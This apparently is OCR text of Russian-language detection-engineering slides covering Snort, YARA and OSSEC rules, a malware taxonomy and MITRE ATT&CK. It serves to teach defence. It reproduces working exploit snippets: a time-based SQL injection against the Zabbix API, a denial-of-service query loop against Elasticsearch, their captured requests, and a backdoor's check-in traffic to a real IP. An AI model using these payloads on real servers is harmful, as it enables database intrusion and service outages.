alert tcp any any -> $HOME_NET $HTTP_PORTS (msg:"AM EXPLOIT D-Link NAS devices RCE (CVE-2024-10914)";
flow:established,to_server; content:"GET"; depth:3; content:"/cgi-bin/account_mgr.cgi|3f|"; http_uri;
content:"cmd|3d|"; http_uri; distance:0; content:"cgi_user_add"; http_uri; distance:0; content:"name|3d|"; http_uri;
content:"/cgi-bin/account_mgr.cgi|3f|"; fast_pattern:only; flowbits:isset,AM.Generic.command_injection;
reference:cve,2024-10914; reference:url,netsecfish.notion.site/Command-Injection-Vulnerability-in-name-parameter-for-
D-Link-NAS-12d6b683e67c80c49ffcc9214c239a07; classtype:web-application-attack; sid:3309438; rev:2; metadata:
affected_asset dst, affected_os Unix, affected_product dlink:dns-320, affected_product dlink:dns-320_firmware,
affected_product dlink:dns-320lw, affected_product dlink:dns-320lw_firmware, affected_product dlink:dns-325,
affected_product dlink:dns-325_firmware, affected_product dlink:dns-340l, affected_product dlink:dns-340l_firmware,
affected_vendor dlink, attack_target Server, attack_target Web_Server, tag T1190, tag TA0001, tias_category
Exploitation;)
```

**Правило Snort**

# SQL-injection

## CVE-2024-42327 Detail

### Description

A non-admin user account on the Zabbix frontend with the default User role, or with any other role that gives API access can exploit this vulnerability. An SQLi exists in the CUser class in the addRelatedObjects function, this function is being called from the CUser.get function which is available for every user who has API access.

**Описание уязвимости NVD NIST**

```python
def test_sqli(target, auth_token):
    """Test the target for SQL injection vulnerability."""
    url = f"{target.rstrip('/')}/api_jsonrpc.php"
    user_data = {
        "jsonrpc": "2.0",
        "method": "user.get",
        "params": {
            "selectRole": ["roleid", "name", "type", "readonly AND (SELECT(SLEEP(5)))"],
            "userids": ["1", "2"]
        },
        "id": 1,
        "auth": auth_token
    }

    try:
        start_time = time.perf_counter()
        response = requests.post(url, json=user_data, headers=HEADERS)
        response.raise_for_status()
        elapsed_time = time.perf_counter() - start_time
```

**Пример эксплойта**

# SQL-injection

```
POST /api_jsonrpc.php HTTP/1.1
Host: 192.168.189.130
User-Agent: python-requests/2.32.3
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive
Content-Type: application/json
Content-Length: 183

{"jsonrpc": "2.0", "method": "user.get", "params": {"selectRole": ["roleid", "name", "type"
, "readonly AND (SELECT(SLEEP(5)))"], "userids": ["1", "2"]}, "id": 1, "auth": "TEST_TOKEN"
```

**Сетевой трафик**

**Правило Snort**

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"AM EXPLOIT Zabbix v6.0.0 - v7.0.0 SQLi (CVE-2024-42327)";
flow:established,to_server; content:"POST"; depth:4; content:"/api_jsonrpc.php"; http_uri; content:"|22|method|22|";
http_client_body; content:"|22|user.get|22|"; http_client_body; distance:0; content:"|22|params|22|";
http_client_body; content:"|22|selectRole|22|"; http_client_body; distance:0; content:"/api_jsonrpc.php";
fast_pattern:only; flowbits:isset,AM.Generic.sqli; reference:cve,2024-42327; reference:url,github.com/compr00t/CVE-
2024-42327; reference:url,support.zabbix.com/browse/ZBX-25623; classtype:web-application-attack; sid:3313776; rev:2;
metadata: affected_asset dst, affected_os any, affected_product zabbix:zabbix, affected_vendor zabbix, attack_target
DB_Server, attack_target Server, attack_target Web_Server, tag T1190, tag TA0001, tias_category Exploitation;)
```

# Buffer Overflow

## CVE-2023-31419 Detail

MODIFIED

This CVE record has been updated after NVD enrichment efforts were completed. Enrichment data supplied by the NVD may require amendment due to these changes.

### Current Description

A flaw was discovered in Elasticsearch, affecting the _search API that allowed a specially crafted query string to cause a Stack Overflow and ultimately a Denial of Service.

**Описание уязвимости NVD NIST**

```python
es_url = 'http://localhost:9200'  # Replace with your Elasticsearch server URL
index_name = '*'

payload = "/*" * 10000 + "\\" +"'" * 999

verify_ssl = False

username = 'elastic'
password = 'changeme'

auth = (username, password)

num_queries = 100

for _ in range(num_queries):
    symbols = ''.join(random.choice(string.ascii_letters + string.digits + '^') for _ in range(5000))
    search_query = {
        "query": {
            "match": {
                "message": (symbols * 9000) + payload
            }
        }
    }

    print(f"Query {_ + 1} - Search Query:")

    search_endpoint = f'{es_url}/{index_name}/_search'
    response = requests.get(search_endpoint, json=search_query, verify=verify_ssl, auth=auth)
```

**Пример эксплойта**

# Buffer Overflow

```
GET /*/_search HTTP/1.1
Host: 192.168.106.130
User-Agent: python-requests/2.31.0
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Content-Length: 45021038
Content-Type: application/json
Authorization: Basic ZWxhc3RpYzpjaGFuZ2VtZQ==

{"query": {"match": {"message": "lVCKd2NFBqnWKHiYPnDalXkwFQoPrlpAStLslvGg8idES3rWkytfUGCv8coobaNb3R7UaNBp5cuqEnvcLLDnQb^FZ^j9weeXlAqYSaoh12Wg6rwkzAGTSIt6tB8LqMW
29lvkGdN6zfDjYhs8k^yv9vfbmDIZVceeZkpYCvdV4U91EO4OyBx^bA7GbXu077FbfdGah^yCXmTBxmx3RlrQ6iDHkU9w9^njAnSfVKFbXxTAYvKLd54w7wX9ludMfRXurAPDxOr9PkFedzERNYkccXCdRKT7NA2
Pp5VdLhxp0KR7K7etZRbqfQUlZl4^pbaEyTKR0KWRcyhjbEgX^yYQ2^hLT8Xp7JeXebv37z^5NTDu5g3GZMLnR3RvtnaXeObJFVv5^ygkWlj7KzeN8j7q1yo40qnbJBUBWwwXiP0oS7AfS1T9JFl7iYGop1CcbZJ
kgQrOA2Wq^WgnzE5176jXU09pZh2fivwH6OB^ZthsN^uHyNnMXls3zKffWqBLyctG7FBoRRRgEME7dUCdC6DlXdbsEeTULKdZLjvzcFNMjkSCMYml8ctkwxfkQafUlFT6Elac8A7JWO0MVEYUFH1llV5ZcEQdUHh
ckQexSdhxBvowWnXoRd9c4Rk99tEnJeQS9aBBTQ7xtgn3TFWHLO0t8mAqWA4OnO0eb2^LdsYNGQDlGsKX4W7tse8wl1zpZb1k2dyKD^5X5tP7k5OhKUmFHcKDPGkrqLFBLRObhXzrL6E2s8Y^^VZXGL1y3SV9I2w
TM6BkUF88rAAYF4cIkyxCMeExIJAEvhFVjFwhiV401cP23dxGETu^8g8wKArRrtacRbbVNj1pcH^ZvQ5fWS8LY5NXcKPZH5iEFTdwfKnnkMqe97k1D2qw2OBA7v52vrfainwRA9bh5jGhwqSk2Hw63JA1JHKMFpT
Bk8ZTo3xTYykdkLF7Xpvgmq58va7^S^hPDDJxnUSKoAQ9FnOANA880RCmMyM1weMKJqHX0fQmGqK8ogK9yzoLwYYxiVfOMFSddRysQUy31q4n7wYzxry0ZLSEd^MKZ5^XLIe4nHkiuVv1ARHfbYZ3TD1GDw6FIGV
aMFDVeDF07127HX4mEVEsHMOHT5HWgxQvzGsHvuxCMMNEHRNUTJvzUdPlCTFUxAu^mUEDWxfNQqI6aheQ0qKkGMLT4OrWrjPbzRDixO^d2QSU0Vr4f1OTc^ZLNycavgexhA3gAQecvYTqM2dpaMog^^Z1lJ2He8v
cRnfU03Ua2QoGyDfxAQdSkLL0F2C0NzN5YLKImIyPOVMtDQX8uTdlR0qDakCht2CNQUwgYjUBliIBYitqO2AeTIGvJhzxsKMC1s7rw3AvigaUJbGqHkbzv9IUR8VlzUxQZOnb8ZBQrKZo0KZYg0gVWKgIoj2oggr
k2U35XHOO4pLJPiJGx^ls2k69cQm8R3WTBGMwiSUm6aWY8NKauw3wgg2rmY0EyFsRB9hgTFlfMfw^rKw3mYjHVQ3rqXuOwnjC6IjQmX2TwkFr0WoYb51Crj1hFDzeOsTbWioITWUkLbAEzxlnjs6EWfATnrnSjWO
KiSroty1UyIoooJeFoZFrurtaWeHRLTgQIFR1rEpmJszZ8OqoLcQ1KoZe35hq9kXFOTJ6luzMDPe7PnJZvu77jVZlxQXM3aixxLUYE1C7aJafU7tNzxNgJWe^0es41g2G0uqa7um7gq^UUkI0aH4EOv3pJopIe5g
YUx3EIsz3dH1Q714T5tErreaDtZ^zq2F3ZacK3sCGtL9oQ6Ncjt1m3MrMVrZeN4g9YDL0dFnwzcyiqJ01KYrvzVRNa69^R1pnSh7sEZIs27lcI^ddYSuLI4fyuX9flR2FVuln^D1W^tq3JHx4EmD8cXiVZl7tF1O
3nc35wj2N3wdt0Zm8EFvpHbMTVMIJZShZgFfCtOnxaSrPrf8E7YsNU14cGNGuHUTRywkhiDK5Sp6sKcDoJEHT4juNEqPc^lJ336DmLjUKX84r4uhNnWCvcJp0QB0OzVhP9HYA7gqMskFNI4FOlZb0CgX8vhP3rm0
5nyx9O9HDvgbcCj52DL7Dfl1cpWRew3GEUliQ1jqilZcZwIzYI1DJzB2rmEoy4Rk7ImK24NoIPw06I4PSBPzF5Bo0QkQooQgBk4o3u4wm0HfyiWTo5E6Pb6nX4AHSBKo^Xs3YBDW5EeF2omGDovk5TbSgwuSXkDw
HcopF3zpJxsPGx1^IntFDzgaSIYgn4afzLrJhSMqpRNhz1CfXaVicCdEF3Ywl20VAGyUroKd9MW7bxQH1RJ8GkTlMTkaFs1MjLnL2gnVSx4SWK3zhIRH4aIha7bkKvbi4hANx^XMOxltHDpTuJBRooPww9wPaI5B
tF8JM8e0rnAa3sWbew^jUVPFdcNhtAbHEvp7XKXvfnrqPzntWuyom6JuBe7JJ2Enev4vu2djmpgHqVAsaDOvN8rWRv9jKv3AXgXtwLQ4ipmkSNq4KX8uqrkIXzZiTDgJp4I8y0mFfwIJZquPyc9WPK7Fqut2LSjb
p35za1Rn^mahvGTQ6aatrEouGSwANn0KDcekm4OttBCdTOq^ayOMhg6DDsKjHwknTPvowajNpsVo8WHAwNHbDSkjXrFKf3Cr^iYwXXVJh9EP591yFi6M0wgFItinddCqwC1WThHYEHyrMnSD1JP9a0^X3dHZvaIq
```

**Сетевой трафик**

```
alert tcp any any -> $HOME_NET [$HTTP_PORTS,9200] (msg:"AM EXPLOIT Possible Elastic Elasticsearch <= v8.9.0 Stack
Buffer Overflow (CVE-2023-31419)"; flow:established,to_server; content:"GET"; depth:3; content:"/_search"; http_uri;
content:"|22|query|22|"; http_client_body; content:"|22|match|22|"; http_client_body; distance:2;
content:"|22|message|22|"; http_client_body; distance:2; isdataat:4096,relative; reference:cve,2023-31419;
reference:url,github.com/sqrtZeroKnowledge/Elasticsearch-Exploit-CVE-2023-31419; classtype:attempted-dos; sid:3244384;
rev:3; metadata: affected_asset dst, affected_os any, affected_product elastic:elasticsearch, affected_vendor elastic,
affected_vendor elasticsearch, attack_target Web_Server, tag T1190, tag TA0001, tias_category Exploitation;)
```

**Правило Snort**


# Хостовые
# индикаторы атак

# Классификация ВПО

- Вирус (Virus) / Червь (Worm)
- Бэкдор (Backdoor) / Remote Access Trojan (RAT) / Имплант (Implant)
- Remote Admin Tool (RAT)
- Троян (Trojan):
  - Программа-вымогатель / Шифровальщик (Ransomware)
  - Загрузчик (Downloader) / Дроппер (Dropper)
  - Стиллер (Stealer)
  - Шпион (Spyware)
  - Банкер (Banker)
  - Майнер (Miner)
- Рекламное ПО (Adware) (нежелательное ПО)
- Ботнет (Botnet):
  - Бот, Агент (Bot, Agent)
- Руткит (Rootkit):
  - Буткит (Bootkit)
- Эксплойт (Exploit)

*Вредоносная программа может включать в себя функциональные возможности различных классов*


# Backdoor





```
POST /init HTTP/1.1
Host: 45.87.245.53:80
User-Agent: GRequests/0.10
Content-Length: 228
Content-Type: application/json
Accept-Encoding: gzip

{"Uuid":"[redacted]","BuildName":"TEST","Domain":"[redacted]","
Ip":"[redacted]","PublicIp":"[redacted]","Os":"windows 386","Interval":5}HTTP/1.1 200
Content-Type: text/plain;charset=UTF-8
Content-Length: 72

Agent {[redacted]} was connected successfully!POST /check HTTP/1.1
Host: 45.87.245.53:80
User-Agent: GRequests/0.10
Content-Length: 36
Content-Type: application/json
Accept-Encoding: gzip
```

# Ransomware

1. Кража данных
2. Деструктивное воздействие, шифрование
3. Требование выкупа за информацию



# Stealer/Spyware

**System build details**

**Computer name**

**CPUdetails**

**Execute path**

**Geo**

**GPU**

**Hardware ID details**

**Public IP**

**OSdetails**

**RAMdetails**


**Screen Resolution details**

**Screenshot**

**Time**

**TimeZone**

**Username**



# СЗИ

**Kaspersky**
**Endpoint Detection**
**and Response**

**Kaspersky**
**Antivirus**

**Infotecs**
**ViPNet IDS HS**
**ViPNet EndPoint Protection**

Smart Monitor

**Smart Monitor**
**Security Information and**
**Event Management**

# YARA

```
rule Windows_Stealer_LummaC_V1
{
    meta:
        sid = "906451"
        description = "Обнаружен вредоносный образец стилера LummaC"
        reference = "trendmicro.com/en_us/research/24/h/malvertising-campaign-fake-ai-editor-website-credential-theft.html"
        techniques = "T1082,T1005,T1041,T1071"
        capec = ""
        cwe = ""
        cve = ""
    strings:
        $iat_1 = "CoCreateInstance"
        $iat_2 = "GetLogicalDrives"
        $iat_3 = "GetClipboardData"
        $iat_4 = "GetSystemMetrics"
        $iat_5 = "OpenClipboard"
        $iat_6 = "CreateCompatibleBitmap"
        $iat_7 = "GetDIBits"

        $str_1 = "unsupported encryption"
        $str_2 = "not a ZIP archive"
        $str_3 = "606162636465666768697071727374757677787980818283848586878889909192939495969798 99"
        $str_4 = "system or character via spellings glyphs a is uses that in their modified"
        $str_5 = "failed finding central directory"

        $b64 = "CYiR4ulNKQGJkHajbKyEJQzz7IWNB4tvNfuIjHHNy2x"
    condition:
        uint16(0) == 0x5A4D and
        filesize < 400KB and
        5 of ($iat_*) and
        4 of ($str_*) and
        #b64 > 3
}
```

**Метаданные**

# YARA

```
rule Windows_Stealer_LummaC_V1
{
    meta:
        sid = "906451"
        description = "Обнаружен вредоносный образец стилера LummaC"
        reference = "trendmicro.com/en_us/research/24/h/malvertising-campaign-fake-ai-editor-website-credential-theft.html"
        techniques = "T1082,T1005,T1041,T1071"
        capec = ""
        cwe = ""
        cve = ""
    strings:
        $iat_1 = "CoCreateInstance"
        $iat_2 = "GetLogicalDrives"
        $iat_3 = "GetClipboardData"
        $iat_4 = "GetSystemMetrics"
        $iat_5 = "OpenClipboard"
        $iat_6 = "CreateCompatibleBitmap"
        $iat_7 = "GetDIBits"

        $str_1 = "unsupported encryption"
        $str_2 = "not a ZIP archive"
        $str_3 = "606162636465666768697071727374757677787980818283848586878889909192939495969798 99"
        $str_4 = "system or character via spellings glyphs a is uses that in their modified"
        $str_5 = "failed finding central directory"

        $b64 = "CYiR4ulNKQGJkHajbKyEJQzz7IWNB4tvNfuIjHHNy2x"
    condition:
        uint16(0) == 0x5A4D and
        filesize < 400KB and
        5 of ($iat_*) and
        4 of ($str_*) and
        #b64 > 3
}
```

**Детектирующая часть. Строки**

# YARA

```
rule Windows_Stealer_LummaC_V1
{
    meta:
        sid = "906451"
        description = "Обнаружен вредоносный образец стилера LummaC"
        reference = "trendmicro.com/en_us/research/24/h/malvertising-campaign-fake-ai-editor-website-credential-theft.html"
        techniques = "T1082,T1005,T1041,T1071"
        capec = ""
        cwe = ""
        cve = ""
     strings:
        $iat_1 = "CoCreateInstance"
        $iat_2 = "GetLogicalDrives"
        $iat_3 = "GetClipboardData"
        $iat_4 = "GetSystemMetrics"
        $iat_5 = "OpenClipboard"
        $iat_6 = "CreateCompatibleBitmap"
        $iat_7 = "GetDIBits"

        $str_1 = "unsupported encryption"
        $str_2 = "not a ZIP archive"
        $str_3 = "606162636465666768697071727374757677787980818283848586878889909192939495969798 99"
        $str_4 = "system or character via spellings glyphs a is uses that in their modified"
        $str_5 = "failed finding central directory"

        $b64 = "CYiR4ulNKQGJkHajbKyEJQzz7IWNB4tvNfuIjHHNy2x"
    condition:
        uint16(0) == 0x5A4D and
        filesize < 400KB and
        5 of ($iat_*) and
        4 of ($str_*) and
        #b64 > 3
}
```

**Детектирующая часть. Условия**

# OSSEC

Детектирующая часть

```
<rule id="200961" level="3">
    <if_sid>200000</if_sid>
    <regex ignorecase="true">ObjectType.{2}File.+?ObjectName.+?\.library-ms.+?AccessList.{4}4417.+?ProcessName.+?(:\\Windows\\explorer|WinRAR)\.exe</regex>
    <description>Подозрение на раскрытие NTLM-хэша путем извлечения library-ms файла</description>
    <info>
       <link>cti.monster/blog/2025/03/18/CVE-2025-24071.html</link>
       <techniques>T1212,T1021.002</techniques>
       <capec>561</capec>
       <cwe>200</cwe>
       <cve>CVE-2025-24071,CVE-2025-24054</cve>
    </info>
    <category>retrieve_data</category>
</rule>
```

Техники MITRE ATT&CK

Attack Pattern (capec)

Weakness Enumeration

Уязвимость CVE

Категория “получение данных”

# Тактики, техники
# и процедуры

# TTP – тактики, техники и процедуры

## Что такое TTP?

**Тактика – зачем?**

**Техника – как? (конкретные методы)**

**Процедура – способы реализации**


**Пример:**


**Зачем? – Получить первоначальный доступ (TA0001)**

**Как? – Фишинг с вложением (T1566.001)**

**Процедура – Microsoft Word документ с макросами**

# MITRE ATT&CK

- **открытая база знаний, которая описывает тактики, техники и процедуры (TTPs)**
- **основана на реальных атаках**
- **помогает моделировать поведение атакующих**
- **является отраслевым общепринятым стандартом**




attack.mitre.org

## Для чего?

понимание мышления атакующего

классификация инцидентов и связей с группировками

построение системы обнаружения и реагирования

поддержка Threat Hunting, эмулирование векторов атакующих

# Cyber Kill Chain

## Показывает вектор атак всех злоумышленников

